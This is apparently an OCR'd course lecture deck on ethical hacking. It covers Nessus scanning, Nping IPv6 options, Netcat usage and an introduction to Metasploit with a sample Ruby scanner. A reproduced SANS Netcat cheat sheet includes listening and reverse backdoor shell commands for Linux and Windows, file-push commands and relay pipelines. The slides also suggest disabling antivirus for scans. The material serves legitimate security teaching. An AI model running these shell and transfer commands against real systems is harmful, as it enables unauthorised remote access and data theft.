INTRO TO ETHICAL HACKING

MIS 5211.701

Week 5


Site:
https://community.mis.temple.edu/mis5211sec701fall2019/

Tonight's Plan

- consulting event on campus at Upenn
- Nessus (Continued)
- Metasploit

Packet Construction Tools

- http://securitytools.wikidot.com/packet-construction




IPv6 Scanning

- IPv6 fingerprinting
- Nmap has a similar but separate OS detection engine specialized for IPv6
  - Use the -6 and –O options

IPv6 Scanning

- Nping – Comes with Nmap
- https://nmap.org/book/nping-man-ip6-options.html
- From the site
  - Nping is an open-source tool for network packet generation, response analysis and response time measurement. Nping allows users to generate network packets of a wide range of protocols, letting them tune virtually any field of the protocol headers. While Nping can be used as a simple ping utility to detect active hosts, it can also be used as a raw packet generator for network stack stress tests, ARP poisoning, Denial of Service attacks, route tracing, and other purposes.



IPv6 Options

`-6`, `--ipv6` (Use IPv6)

Tells Nping to use IP version 6 instead of the default IPv4. It is generally a good idea to specify this option as early as possible in the command line so Nping can parse it soon and know in advance that the rest of the parameters refer to IPv6. The command syntax is the same as usual except that you also add the `-6` option. Of course, you must use IPv6 syntax if you specify an address rather than a hostname. An address might look like `3ffe:7501:4819:2000:210:f3ff:fe03:14d0`, so hostnames are recommended.

While IPv6 hasn't exactly taken the world by storm, it gets significant use in some (usually Asian) countries and most modern operating systems support it. To use Nping with IPv6, both the source and target of your packets must be configured for IPv6. If your ISP (like most of them) does not allocate IPv6 addresses to you, free tunnel brokers are widely available and work fine with Nping. You can use the free IPv6 tunnel broker service at http://www.tunnelbroker.net.

Please note that IPv6 support is still highly experimental and many modes and options may not work with it.

`-S <addr>`, `--source-ip <addr>` (Source IP Address)

Sets the source IP address. This option lets you specify a custom IP address to be used as source IP address in sent packets. This allows spoofing the sender of the packets. `<addr>` can be an IPv6 address or a hostname.

`--dest-ip <addr>` (Destination IP Address)

Adds a target to Nping's target list. This option is provided for consistency but its use is deprecated in favor of plain target specifications. See the section called "Target Specification".

`--flow <label>` (Flow Label)

Sets the IPv6 Flow Label. The Flow Label field is 20 bits long and is intended to provide certain quality-of-service properties for real-time datagram delivery. However, it has not been widely adopted, and not all routers or endpoints support it. Check RFC 2460 for more information. `<label>` must be an integer in the range [0–1048575].

`--traffic-class <class>` (Traffic Class)

Sets the IPv6 Traffic Class. This field is similar to the TOS field in IPv4, and is intended to provide the Differentiated Services method, enabling scalable service discrimination in the Internet without the need for per-flow state and signaling at every hop. Check RFC 2474 for more information. `<class>` must be an integer in the range [0–255].

`--hop-limit <hops>` (Hop Limit)

Sets the IPv6 Hop Limit field in sent packets to the given value. The Hop Limit field specifies how long the datagram is allowed to exist on the network. It represents the number of hops a packet can traverse before being dropped. As with the TTL in IPv4, IPv6 Hop Limit tries to avoid a situation in which undeliverable datagrams keep being forwarded from one router to another endlessly. `<hops>` must be a number in the range [0–255].

Now What

- Consider picking up "Red Team Field Manual"
- https://www.amazon.com/Rtfm-Red-Team-Field-Manual/dp/1494295504/ref=sr_1_1?ie=UTF8&qid=1538587040&sr=8-1&keywords=red+team+field+manual+2018
- Reference guide of terminal commands for various systems and applications.
- Embed in batch files and execute

RTFM Coverage Areas

- *NIX
- Windows
- Networking
- Tips and Tricks
- Tool Syntax
- Web
- Databases
- Programming
- Wireless

Nessus (Continued)

Getting Nessus

- Download from Tenable Security
  - http://www.tenable.com/products/nessus/select-your-operating-system
  - Before installing, go to registration page and get the activation code
  - http://www.tenable.com/products/nessus-home
- Run the package and follow the prompts
- Install will also install PCAP and then take you to the registration page.
- Enter activation code and follow the prompts to get updates and plugins

Documentation

- Documentation for Nessus is available here:
  - http://static.tenable.com/documentation/nessus_4.2_user_guide.pdf
- You will also get a link to this location during the install.

AV and Firewalls

- You will need to turn off Anti-Virus and Firewall in order to get an effective scan or you will see this:


- Before you do this, disconnect from any and all networks.
- You will likely still get some blocking as AV doesn't like to give up.

Getting Started

- You should end up looking at web page hosted from your machine.
- Book mark the page to save time getting back
- URL will look like this:
  - https://localhost:8834/html5.html


SSL Warning

- When you first go to site, you will need to click on continue to the website.:




Logging In

- Start




Policies

- Scans are based on policies, you will need to create that first.




Policies 2


- Next




Policies 3




There are many more options



Creating A Scan




Scheduling A Scan




Scan Status

- Once your scan has started you will see a status field like this:




Scan Status


- Once completed you will get the following notification:




Output From First Scan



Clicking on scan gives details



Continuing to drill down



Good Information

- Important to note:

Solution

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

See Also

http://markmail.org/thread/wfu4nff5chvkb6xp
http://svn.apache.org/viewvc?view=revision&revision=834047
http://www.intevydis.com/blog/?p=87
http://www.zerodayinitiative.com/advisories/ZDI-10-214/
http://archives.neohapsis.com/archives/fulldisclosure/2010-10/0260.html

- Also

Solution

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

See Also

http://markmail.org/thread/wfu4nff5chvkb6xp
http://svn.apache.org/viewvc?view=revision&revision=834047
http://www.intevydis.com/blog/?p=87
http://www.zerodayinitiative.com/advisories/ZDI-10-214/
http://archives.neohapsis.com/archives/fulldisclosure/2010-10/0260.html

Criticality

- Note on criticality
- The "Critical" risk factor is without any mitigating controls being taken in to account
- Vulnerabilities need to be evaluated in context

Plugin Details

Severity:	Critical
ID:	34970
Version:	$Revision: 1.29 $
Type:	remote
Family:	Web Servers
Published:	2008/11/26
Modified:	2014/02/04

Risk Information


Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
CVSS Temporal Score: 8.3

More on Results

- These results were obtained, even though Anti-Virus continued blocking multiple techniques.
- Consider setting up a scanning machine without any AV or Host Firewall.

Organizing Scans

- In short order you will gather a large collection of scans
- Use the built in folder system to move scans off of the main page




Don't Forget the Info

INFO	Telnet Server Detection	Service detection	1
INFO	TFTP Daemon Detection	Service detection	1
INFO	Time of Last System Startup	General	1
INFO	Traceroute Information	General	1
INFO	VMware Virtual Machine Detection	General	1
INFO	VNC Server Security Type Detection	Service detection	1
INFO	VNC Server Unencrypted Communication Detection	Service detection	1
INFO	VNC Software Detection	Service detection	1
INFO	vsftpd Detection	FTP	1
INFO	Web Server / Application favicon.ico Vendor Fingerprinting	Web Servers	1
INFO	Web Server Unconfigured - Default Install Page Present	Web Servers	1
INFO	WebDAV Detection	Web Servers	1
INFO	Windows NetBIOS / SMB Remote Host Information Disclosure	Windows	1

Info Vulnerabilities

- The least significant vulnerabilities are classified as "Info" or informational.
- These are often very useful in understanding details of the asset being scanned.

For Instance




Netcat

- Netcat is a utility used by Penetration Tester and Hackers to establish network connections over UDP or TCP.
- Takes "Standard In", and sends it across the network as data
- Receives network data and puts it on "Standard Out"
- Messages from netcat itself go on "Standard Error"

A Word About stdin, stdout, and stderror

- These are terms from programming that refer to expected streams in software
- As an example
  - stdin would be the keyboard
  - Stdout would be the screen
  - Stderror may be dropped or sent to logging


From: http://en.wikipedia.org/wiki/Standard_streams#Standard_error_.28stderr.29



Netcat in Linux and Windows

- In Linux netcat is typically installed and can be activate simply by typing "nc" at the command line
- In Windows, the file is not installed
  - A version can be downloaded from:
    - http://nmap.org/ncat/
  - Once downloaded and extracted type "ncat" at the command line to get started
  - Note – AV will likely automatically remove it


Simple Demo



Netcat Structure

- Basic format is
  - Send
    - $nc [Target IP] [Remote Port]
  - Receive
    - $nc [flag(s)] [Local Port]
  - Assumes TCP unless –u flag is set forcing to UDP
- Link to SANS Cheat Sheet
  - URL: http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

SANS NC Cheat Sheet



Netcat Relays on Windows

To start, enter a temporary directory where we will create .bat files:
`C:\> cd c:\temp`

Listener-to-Client Relay:
```
C:\> echo nc [TargetIPaddr] [port] >
relay.bat
C:\> nc -l -p [LocalPort] -e relay.bat
```
Create a relay that sends packets from the local port `[LocalPort]` to a Netcat Client connected to `[TargetIPaddr]` on port `[port]`

Listener-to-Listener Relay:
```
C:\> echo nc -l -p [LocalPort_2] >
relay.bat
C:\> nc -l -p [LocalPort_1] -e
relay.bat
```
Create a relay that will send packets from any connection on `[LocalPort_1]` to any connection on `[LocalPort_2]`

Client-to-Client Relay:
```
C:\> echo nc [NextHopIPaddr] [port2] >
relay.bat
C:\> nc [PreviousHopIPaddr] [port] -e
relay.bat
```
Create a relay that will send packets from the connection to `[PreviousHopIPaddr]` on port `[port]` to a Netcat Client connected to `[NextHopIPaddr]` on port `[port2]`

Netcat Command Flags

```
$ nc [options] [TargetIPaddr] [port(s)]
```
The `[TargetIPaddr]` is simply the other side's IP address or domain name. It is required in client mode of course (because we have to tell the client where to connect), and is optional in listen mode.

-l: Listen mode (default is client mode)
-L: Listen harder (supported only on Windows version of Netcat). This option makes Netcat a persistent listener which starts listening again after a client disconnects
-u: UDP mode (default is TCP)
-p: Local port (In listen mode, this is port listened on. In client mode, this is source port for all packets sent)
-e: Program to execute after connection occurs, connecting STDIN and STDOUT to the program
-n: Don't perform DNS lookups on names of machines on the other side
-z: Zero-I/O mode (Don't send any data, just emit a packet without payload)
-wN: Timeout for connects, waits for N seconds after closure of STDIN. A Netcat client or listener with this option will wait for N seconds to make a connection. If the connection doesn't happen in that time, Netcat stops running.
-v: Be verbose, printing out messages on Standard Error, such as when a connection occurs
-vv: Be very verbose, printing even more details on Standard Error

Netcat Cheat Sheet
By Ed Skoudis
POCKET REFERENCE GUIDE

Purpose

This cheat sheet provides various tips for using Netcat on both Linux and Unix, specifically tailored to the SANS 504, 517, and 560 courses. All syntax is designed for the original Netcat versions, released by Hobbit and Weld Pond. The syntax here can be adapted for other Netcats, including ncat, gnu Netcat, and others.


Fundamentals

Fundamental Netcat Client:
```
$ nc [TargetIPaddr] [port]
```
Connect to an arbitrary port `[port]` at IP Address `[TargetIPaddr]`

Fundamental Netcat Listener:
```
$ nc -l -p [LocalPort]
```
Create a Netcat listener on arbitrary local port `[LocalPort]`

Both the client and listener take input from STDIN and send data received from the network to STDOUT

SANS NC Cheat Sheet



File Transfer

Push a file from client to listener:
```
$ nc -l -p [LocalPort] > [outfile]
```
Listen on `[LocalPort]`, store results in `[outfile]`

```
$ nc -w3 [TargetIPaddr] [port] <
[infile]
```
Push `[infile]` to `[TargetIPaddr]` on `[port]`

Pull file from listener back to client:
```
$ nc -l -p [LocalPort] < [infile]
```
Listen on `[LocalPort]`, prep to push `[infile]`

```
$ nc -w3 [TargetIPaddr] [port] >
[outfile]
```
Connect to `[TargetIPaddr]` on `[port]` and retrieve `[outfile]`

TCP Port Scanner

Port scan an IP Address:
```
$ nc -v -n -z -w1 [TargetIPaddr]
[start_port]-[end_port]
```
Attempt to connect to each port in a range from `[end_port]` to `[start_port]` on IP Address `[TargetIPaddr]` running verbosely (-v on Linux, -vv on Windows), not resolving names (-n), without sending any data (-z), and waiting no more than 1 second for a connection to occur (-w1)

The randomize ports (-r) switch can be used to choose port numbers randomly in the range

TCP Banner Grabber

Grab the banner of any TCP service running on an IP Address from Linux:
```
$ echo "" | nc -v -n -w1 [TargetIPaddr]
[start_port]-[end_port]
```
Attempt to connect to each port in a range from `[end_port]` to `[start_port]` on IP Address `[TargetIPaddr]` running verbosely (-v), not resolving names (-n), and waiting no more than 1 second for a connection to occur (-w1). Then send a blank string to the open port and print out any banner received in response

Add -r to randomize destination ports within the range

Add -p `[port]` to specify a source port for the

Backdoor Shells

Listening backdoor shell on Linux:
```
$ nc -l -p [LocalPort] -e /bin/bash
```
Listening backdoor shell on Windows:
```
C:\> nc -l -p [LocalPort] -e cmd.exe
```
Create a shell on local port `[LocalPort]` that can then be accessed using a fundamental Netcat client

Reverse backdoor shell on Linux:
```
$ nc [YourIPaddr] [port] -e /bin/bash
```
Reverse backdoor shell on Windows:
```
C:\> nc [YourIPaddr] [port] -e cmd.exe
```
Create a reverse shell that will attempt to connect to `[YourIPaddr]` on local port `[port]`. This shell can then be captured using a fundamental nc listener

Netcat Relays on Linux

To start, create a FIFO (named pipe) called backpipe:
```
$ cd /tmp
$ mknod backpipe p
```

Listener-to-Client Relay:
```
$ nc -l -p [LocalPort] 0<backpipe | nc
[TargetIPaddr] [port] | tee backpipe
```
Create a relay that sends packets from the local port `[LocalPort]` to a Netcat client connected to `[TargetIPaddr]` on port `[port]`

Listener-to-Listener Relay:
```
$ nc -l -p [LocalPort_1] 0<backpipe |
nc -l -p [LocalPort_2] | tee backpipe
```
Create a relay that sends packets from any connection on `[LocalPort_1]` to any connection on `[LocalPort_2]`

Client-to-Client Relay:
```
$ nc [PreviousHopIPaddr] [port]
0<backpipe | nc [NextHopIPaddr]
[port2] | tee backpipe
```
Create a relay that sends packets from the connection to `[PreviousHopIPaddr]` on port `[port]` to a Netcat client connected to `[NextHopIPaddr]` on port `[port2]`

Pipes

- So, netcat can send what I type to another machine. So what!
- The pipe commands " |", ">", and "<" let you do more interesting things
- For example, transfer a file between systems
  - $nc –l –p [Local Port] > [Out File]
    - Listen on local port and store result in file
  - $nc –w3 [TargetIP] [Port] < [In File]
    - Push file to target IP on port
- See SANS Cheat Sheet on previous page for more examples

Port Scanning

- You can even use netcat as a simple port scanner
- Example
  - $nc –v –n –z –w1 [Target IP] [Starting Port] – [Ending Port]
  - Systematically attempts to connect on each port within the defined range
  - Note:
    - -v – Verbose
    - -n – Do not resolve names
    - -z – Do not send data
    - -w1 – Wait no more then one second to connect

Metasploit

Metasploit

- Metasploit is a penetration testing framework that integrates other tools we have seen with exploitation tools

Penetration Testing Execution Standard

- Developers of Metasploit used the Penetration Testing Execution Standard (PTES) as their guide in developing the tool
- http://www.pentest-standard.org/index.php/Main_Page
- Contains a great deal of information and worth looking over

Process

- Similar to what we covered earlier, Metasploit and PTES breaks activities down in to some basic categories
  - Pre-Engagement (Getting Permission)
  - Intelligence Gathering (Recon)
  - Threat Modeling (Using Intel to determine vulnerabilities)
    - Note: This is different then Threat Modeling in IT Security Space
  - Vulnerability Analysis
  - Exploitation
  - Post Exploitation (Clean up after yourself)
  - Reporting

Types of Penetration Tests

- Overt Penetration Testing
  - Another term for "Crystal Box" testing
  - Working with target staff and with access to target documentation to fine tune testing
  - Quicker, but information may steer you away from things
- Covert Penetration Testing
  - Another term for "Black Box" testing
  - You have the same opportunity to gather information as a real attacker
  - Time consuming and expensive, but you may find "nuggets" not obvious from the documentation if you had it

Vulnerability Scanners

- We looked at these earlier
- Remember Nmap and Nessus
- Metasploit can interface with these tools (and others) to use their output as an input to it's tool set.

A few words about Metasploit

- Metasploit is included on Kali in several forms
- There is a Web Based interface that requires activation as well as the terminal version built in.
- Both forms are slow to launch. Your machine isn't frozen, it just takes a while. There's a lot going on and we'll cover that as we go.
- We will focus on the terminal version known as Metasploit Framework

Terminology


- Exploit – Means by which an attacker takes advantage of a flaw
- Payload – Code we want a system to execute
- Shellcode – Set of instructions used as a payload when exploitation occurs
- Module – Piece of software used by the Metasploit Framework
- Listener – Component within Metasploit that waits for an incoming connection

Metasploit Interfaces

- MSFconsole - The way we will normally interact with Metasploit
- Started by typing: msfconsole at terminal prompt
- Note: You may need to provide path

Metasploit Interfaces

- MSFcli – Bypasses msfconsole menu process and allows direct selection of attack
- Started by typing msfcli at terminal prompt




MSFcli Example

```
root@kali:~# msfcli windows/smb/ms08_067_netapi O
[*] Initializing modules...

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

root@kali:~#
```

More Interfaces

- Armitage – Graphic Interface to MSFconsole
- Already Installed in Kali



Metasploit Utilities

- MSFpayload – Generates shellcode, executables, and more
- MSFencode – Encodes shellcode to eliminate problem characters and obfuscate code to evade IDS and IPS systems
- Nasm Shell – Utility that provides assembly language help during scripting

Metasploit Express and Pro

- Commercial versions of the Metasploit tool
- We will stick with the community version in this class


Note: We ran through a lot of information and terms. We will cover details as the course continues.

Once More

- One more time – The techniques covered in this class can damage your systems and the target systems. Make sure you use a test environment.

Netcraft

- Web based tool for finding IPs
- URL: searchdns.netcraft.com



Active Information Gathering

- Port Scanning with Nmap
- We covered this earlier
- One new twist, we want to utilize the –oX option to have nmap save it's output in xml

Metasploit and it's Database

- Metasploit has a built in database to support collecting data during a penetration test
- Uses PostgresSQL
- You can check status when MSFconsole is running by typing: db_status at the msf> prompt in Metasploit
  - Should respond with "postgress connected to msf3 (or something close to this)

Note: Before Kali 2.0, there were issues getting the database to work. Make sure you are on 2.0 or >

Database and Nmap


- Run Nmap with a command something like:
  nmap –Pn –sS –A –oX Subnet1.xml 192.168.1.0/24
- This will sweep the subnet and leave the results in a xml file ready for import
- This may take a while, may want to narrow focus to a shorter list

Importing to Metasploit

- At Metasploit prompt
  - Db_import Subnet1.xml
  - Hosts –c address
- This will import the active hosts to Metasploit database


Nmap from Metasploit

- Run command
- Msf > db_nmap –sS –A [Target Address]
- In my case:



Built In Port Scanners

- Run command:
  - Msf> use auxiliary/scanner/portscan/syn
  - Msf auxiliary(syn) > set RHOSTS [Target IP]
  - Msf auxiliary(syn) > set THREADS 50
- In my case:



More Scanning Options

- Server Message Blocks
  - Use auxiliary/scanner/smb/smb_version
- MSSQL
  - Use auxiliary/scanner/mssql/mssql_ping
- SSH
  - Use auxiliary/scanner/ssh/ssh_version
- FTP
  - Use auxiliary/scanner/ftp/anonymous
- SNMP
  - Use auxiliary/scanner/snmp/snmp_login

Writing a Custom Scanner

- You can write your own
- Uses Ruby
- Example on following page

Simple Scanner

```
#Metasploit
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
        include Msf::Exploit::Remote::Tcp
        include Msf::Auxiliary::Scanner
        def initialize
                super(
                        'Name'           => 'My custom TCP scan',
                        'Version'        => '$Revision: 1 $',
                        'Description'    => 'My quick scanner',
                        'Author'         => 'Your name here',
                        'License'        => MSF_LICENSE
                )
                register_options(
                        [
                                Opt::RPORT(12345)
                        ], self.class)
        end

        def run_host(ip)
                connect()
                greeting = "HELLO SERVER"
                sock.puts(greeting)
                data = sock.recv(1024)
                print_status("Received: #{data} from #{ip}")
                disconnect()
        end
end
```


Vulnerability Scanning

- Rapid 7 (Owner of commercial instance of Metasploit) makes a "community" version of their scanner available.
- Called NeXpose
- Not included in Kali
- Available at:
  - http://www.rapid7.com/products/nexpose/compare-downloads.jsp
  - NOT REQUIRED FOR THIS CLASS

NeXpose

- Similar to stand alone Nmap, NeXpose output can be saved as xml and imported into Metasploit via the db_import command
- Example
  - Msf> db_import /tmp/hosts.xml

NeXpose

- Once installed in Kali, can be setup to run from within the MSF Framework
- See:
  - http://www.offensive-security.com/metasploit-unleashed/NeXpose_Via_Msfconsole

Nessus

- See:
  - http://www.offensive-security.com/metasploit-unleashed/Nessus_Via_Msfconsole

Other Scanning Options

- Open VNC Authentication
  - Msf> use auxiliary/scanner/vnc/vnc_none_auth
- Open X11 Servers
  - Msf> use auxiliary/scanner/x11/open_x11

Next Week

- WE will start with an example of using Metasploit to launch an attack.

Questions

?


Addendum

DOS Batch Scripting

- First off, almost everything I present here started at:
  - http://blog.commandlinekungfu.com/

Reading Files w/o Editor

- Similar to Linux, try these:
  - "type test.txt"



  - Or "type *.txt"

Finding Other Machines

- Try: "ipconfig /displaydns
- I added " | more" to avoid overflow

```
C:\Users\Wade>ipconfig /displaydns | more

Windows IP Configuration

    geinvestigations.com
    ----------------------------------------
    Record Name . . . . . : geinvestigations.com
    Record Type . . . . . : 1
    Time To Live  . . . . : 32416
    Data Length . . . . . : 4
    Section . . . . . : Answer
    A (Host) Record . . . : 205.234.197.147

    pixel.ad.mlnadvertising.com
    ----------------------------------------
    Record Name . . . . . : pixel.ad.mlnadvertising.com
    Record Type . . . . . : 1
    Time To Live  . . . . : 33157
    Data Length . . . . . : 4
    Section . . . . . : Answer
    A (Host) Record . . . : 104.219.49.71

    www.securitean.com
-- More  --
```


Finding Other Machines

- Try "arp –a"

```
C:\Users\Wade>arp -a

Interface: 192.168.1.118 --- 0x8
  Internet Address      Physical Address      Type
  192.168.1.1           00-12-17-9a-bf-5a     dynamic
  192.168.1.108         00-90-a9-36-9c-7c     dynamic
  192.168.1.112         6c-62-6d-05-f9-18     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.182.1 --- 0xf
